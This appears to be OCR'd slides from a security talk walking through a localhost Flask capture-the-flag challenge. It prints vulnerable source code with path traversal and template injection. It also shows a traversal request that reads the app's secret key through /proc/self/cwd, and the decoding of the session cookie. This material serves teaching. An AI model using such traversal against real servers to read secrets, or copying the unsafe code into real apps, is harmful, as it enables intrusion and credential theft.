
Starting URL: http://localhost:5000/ (I setup a copy of this challenge for the talk as the official one has gone)



Welcome to my wonderful page. I have just set it up, check out my first article though here

# A Determined Attacker

## Recon




Mozilla Firefox
localhost:5000/article?na
12:26
recordMyDesktop
Video Quality 100
Sound Quality 100
Advanced
Left click and drag, on the preview image, to select an area for recording.
Right click on it, to reset the area.
Select Window
Record
Save As
Quit

localhost:5000/article?name=2

```
[Errno 2] No such file or directory: '/home/rob/Workspace/Data/Brownbag/2'
```

OWASP
Open Web Application Security Project

# A Determined Attacker




```python
#!/usr/bin/python
import os

from flask import (
    Flask,
    render_template,
    request,
    url_for,
    redirect,
    session,
    render_template_string
)
from flask_session import Session

app = Flask(__name__)


execfile('flag.py')
execfile('key.py')

FLAG = flag
app.secret_key = key

@app.route("/golem", methods=["GET", "POST"])
def golem():
    if request.method != "POST":
        return redirect(url_for("index"))

    golem = request.form.get("golem") or None

    if golem is not None:
        golem = golem.replace(".", "").replace("_", "").replace("{","").replace("}","")

    if "golem" not in session or session['golem'] is None:
        session['golem'] = golem

    template = None

    if session['golem'] is not None:
        template = '''{%% extends "layout.html" %%}
        {%% block body %%}
        <h1>Golem Name</h1>
        <div class="row>
        <div class="col-md-6 col-md-offset-3 center">
        Hello : %s, why you don't look at our <a href='/article?name=article'>article</a>?
        </div>
        </div>
        {%% endblock %%}
        ''' % session['golem']

        print

        session['golem'] = None

    return render_template_string(template)
```

Recon

# A Determined Attacker


## Recon



```
@app.route("/", methods=["GET"])
def index():
    return render_template("main.html")

@app.route('/article', methods=['GET'])
def article():

    error = 0

    if 'name' in request.args:
        page = request.args.get('name')
    else:
        page = 'article'

    if page.find('flag')>=0:
        page = 'notallowed.txt'

    try:
        template = open('/home/rob/Workspace/Data/Brownbag/{}'.format(page)).read()
    except Exception as e:
        template = e

    return render_template('article.html', template=template)

if __name__ == "__main__":
    app.run(host='0.0.0.0', debug=False)
```


# A Determined Attacker

## Action



```
localhost:5000/article?name=../../../../../proc/self/cwd/key.py
```

```
key = '7h15_5h0uld_b3_r34lly_53cur3d'
```




```
localhost:5000/article?name=../../../../../proc/self/cwd/flag.py
```

```
[Errno 2] No such file or directory: '/home/rob/Workspace/Data/Brownbag/notallowed.txt'
```

# A Determined Attacker

## A Bit About Flask




```
POST /golem HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0)
Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

golem=test
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 552
Set-Cookie: session=eyJnb2xlbSI6bnVsbH0.DK5zvA.aVyoFnQ36KP-l9qf97Dt-iGQNuQ; HttpOnly; Path=/
Server: Werkzeug/0.12.2 Python/2.7.13
Date: Thu, 28 Sep 2017 11:51:24 GMT

<!doctype html>
<html>
  <head>

    <link rel="stylesheet" href="/static/style.css">
    <title> - My Webpage</title>

  </head>
  <body>
    <div id="content">
        <h1>Golem Name</h1>
        <div class="row>
        <div class="col-md-6 col-md-offset-3 center">
        Hello : test, why you don't look at our <a href='/article?name=article'>article</a>?
        </div>
        </div>
        </div>
    <div id="footer">

      &copy; Copyright 1337 by <a href="http://domain.invalid/">you</a>.
```


# A Determined Attacker

## A Bit About Flask



```
eyJnb2xlbSI6bnVsbH0.DK5zvA.aVyoFnQ36KP-l9qf97Dt-iGQNuQ
```

```
{"golem":nulbH0.□®svA.i\¨□t76KP-□Ú□÷°í-□duQ
```



```
eyJnb2xlbSI6bnVsbH0=.DK5zvA.aVyoFnQ36KP-l9qf97Dt-iGQNuQ
```

```
{"golem":null}.□®svA.i\¨□t76KP-□Ú□÷°í-□duQ
```

